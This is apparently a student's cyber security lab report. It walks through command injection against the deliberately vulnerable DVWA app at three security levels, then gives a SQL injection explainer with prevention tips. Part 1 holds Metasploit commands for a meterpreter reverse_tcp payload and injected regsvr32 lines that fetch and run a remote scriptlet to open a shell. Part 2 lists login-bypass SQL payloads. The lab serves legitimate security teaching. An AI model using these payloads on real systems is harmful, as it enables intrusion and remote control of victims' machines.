**Goa Vidya prasarak mandal’s**

**G.G.P.R. College of Commerce & Economics**

**Farmagudi Ponda Goa**

**REPORT**

Name: Ankit Naik

Admiossion no.:2105024

Roll no.:17

Subject: CYBER SECURITY ISA2(LAB)

**1)Command Injection Exploitation in DVWA using Metasploit (Bypass All Security)**

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

This attack differs from Code Injection, in that code injection allows the attacker to add his own code that is then executed by the application. In Code Injection, the attacker extends the default functionality of the application without the necessity of executing system commands. Source:

First install the DVWA in your PC full article read [**here**](http://www.hackingarticles.in/setup-web-penetest-lab-beginners-using-dvwa-owasp-mutillidae-ii/)

Now open the DVWA in your pc and login with following credentials:


**Username** – admin

**Password** – password

**Bypass Low Level Security**

Click on **DVWA Security** and set Website **Security Level low**


Use **“&&”** in command injection to bypass low security of this server.



Go to the command execution page Enter an IP address and click on submit.




Now you can see the reply that tells us that we have establish a connection with the server. I have tried this numerous times just to be sure and so can you, therefore, whenever you will execute this cammand you will see the following :




We can also implement multiple commands simultaneously just by using **&**sign. For example next command is :

192.168.1.100 && dir


After the above command click on **submit,** performing the said command will itemize all directories and files.




We have found 4 directories and a file and also that path of the directory.



Next command is **192.168.1.100 && net user**click on **submit,**this command will show the user’s list





Various commands are available which when submitted will give the intended outcome. So firstly, we will find a way to transfer our malevolent payload to the remote machine and for that I am using my favorite tool metasploit. To use metasploit al you have to do is type**msfconsole** in kali terminal and then type the following commands


msf > use exploit/windows/misc/regsvr32\_applocker\_bypass\_server

msf exploit(regsvr32\_applocker\_bypass\_server) > set payload windows/meterpreter/reverse\_tcp

msf exploit(regsvr32\_applocker\_bypass\_server) > set lhost 192.168.1.106

msf exploit(regsvr32\_applocker\_bypass\_server) > set lport  4444

msf exploit(regsvr32\_applocker\_bypass\_server) > exploit




We can use the following command in order to open a port on the remote host and to connect back to it with metasploit.

192.168.1.100 && regsvr32 /s /n /u /i:http://192.168.1.103:8080/C99PdFH.sct scrobj.dll

and click on **submit**




Now you will get meterpreter session of victim’s PC. And type **sysinfo** to get system information.



**Bypass Medium Level Security**

Click on DVWA Security and set Website Security Level **Medium**

Use pipe **“|”**in command injection to bypass medium security of this server.




Follow same process as above using metasploit and further type :

192.168.1.100 | regsvr32 /s /n /u /i:http://192.168.1.103:8080/C99PdFH.sct scrobj.dll




Again we got meterpreter session 2



**Bypass High Level Security**

Click on DVWA Security and set Website Security Level **High**

Try to use pipe “**||**” in command injection to bypass high security of this server




Follow same process as above using metasploit

192.168.1.100 || regsvr32 /s /n /u /i:http://192.168.1.103:8080/C99PdFH.sct scrobj.dll


and click on **submit**



Yes, we have got meterpreter session 3!!



**DIAGRAMATIC DEMO OF COMMAND INJECTION:-**

****

# 2)What is SQL Injection (SQL) and How to Prevent It

[SQL Injection (SQLi)](https://www.invicti.com/learn/sql-injection-sqli/) is a type of an [injection attack](https://www.acunetix.com/blog/articles/injection-attacks/) that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

## **How and Why Is an SQL Injection Attack Performed:-**

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

* Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
* SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
* SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
* You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
* In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

There are several types of SQL Injection attacks: [in-band SQLi](https://www.invicti.com/learn/in-band-sql-injection/) (using database errors or UNION commands), [blind SQLi](https://www.invicti.com/learn/blind-sql-injection/), and [out-of-band SQLi](https://www.invicti.com/learn/out-of-band-sql-injection-oob-sqli/). You can read more about them in the following articles: [Types of SQL Injection (SQLi)](https://www.acunetix.com/websitesecurity/sql-injection2/), [Blind SQL Injection: What is it](https://www.acunetix.com/websitesecurity/blind-sql-injection/).

To follow step-by-step how an SQL Injection attack is performed and what serious consequences it may have, see: [Exploiting SQL Injection: a Hands-on Example](https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/).

## Simple SQL Injection Example

The first example is very simple. It shows, how an attacker can use an SQL Injection vulnerability to go around application security and authenticate as the administrator.

The following script is pseudocode executed on a web server. It is a simple example of authenticating with a username and a password. The example database has a table named users with the following columns: username and password.

# Define POST variables

**uname = request.POST['username']**

**passwd = request.POST['password']**

# SQL query vulnerable to SQLi

sql = “**SELECT** id **FROM** users **WHERE** username=’” + **uname** + “’ **AND** **password**=’” + **passwd** + “’”

# **Execute** the **SQL** statement

**database**.**execute**(**sql**)

These input fields are vulnerable to SQL Injection. An attacker could use SQL commands in the input in a way that would alter the SQL statement executed by the database server. For example, they could use a trick involving a single quote and set the passwd field to:

password' OR 1=1

As a result, the database server runs the following SQL query:

**SELECT** id **FROM** users **WHERE** username='username' **AND** **password**=**'password' OR 1=1**'

Because of the OR 1=1 statement, the WHERE clause returns the first id from the users table no matter what the username and password are. The first user id in a database is very often the administrator. In this way, the attacker not only bypasses authentication but also gains administrator privileges. They can also comment out the rest of the SQL statement to control the execution of the SQL query further:

-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite

' OR '1'='1' **--**

' OR '1'='1' **/\***

-- MySQL


' OR '1'='1' **#**

-- Access (using null characters)

' OR '1'='1' **%00**

' OR '1'='1' **%16**

**DIAGRAMATIC DEMO OF SQL INJECTION:-**

****

## How to Prevent SQL Injections (SQLi) – Generic Tips

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.

|  |  |
| --- | --- |
|  | Step 1: Train and maintain awareness To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page. |
|  | Step 2: Don’t trust any user input Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input. |
|  | Step 3: Use whitelists, not blacklistsDon’t filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only. |
|  | Step 4: Adopt the latest technologies Older web development technologies don’t have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi. |
|  | Step 5: Employ verified mechanisms Don’t try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures. |
|  | Step 6: Scan regularly (with Acunetix) SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build. |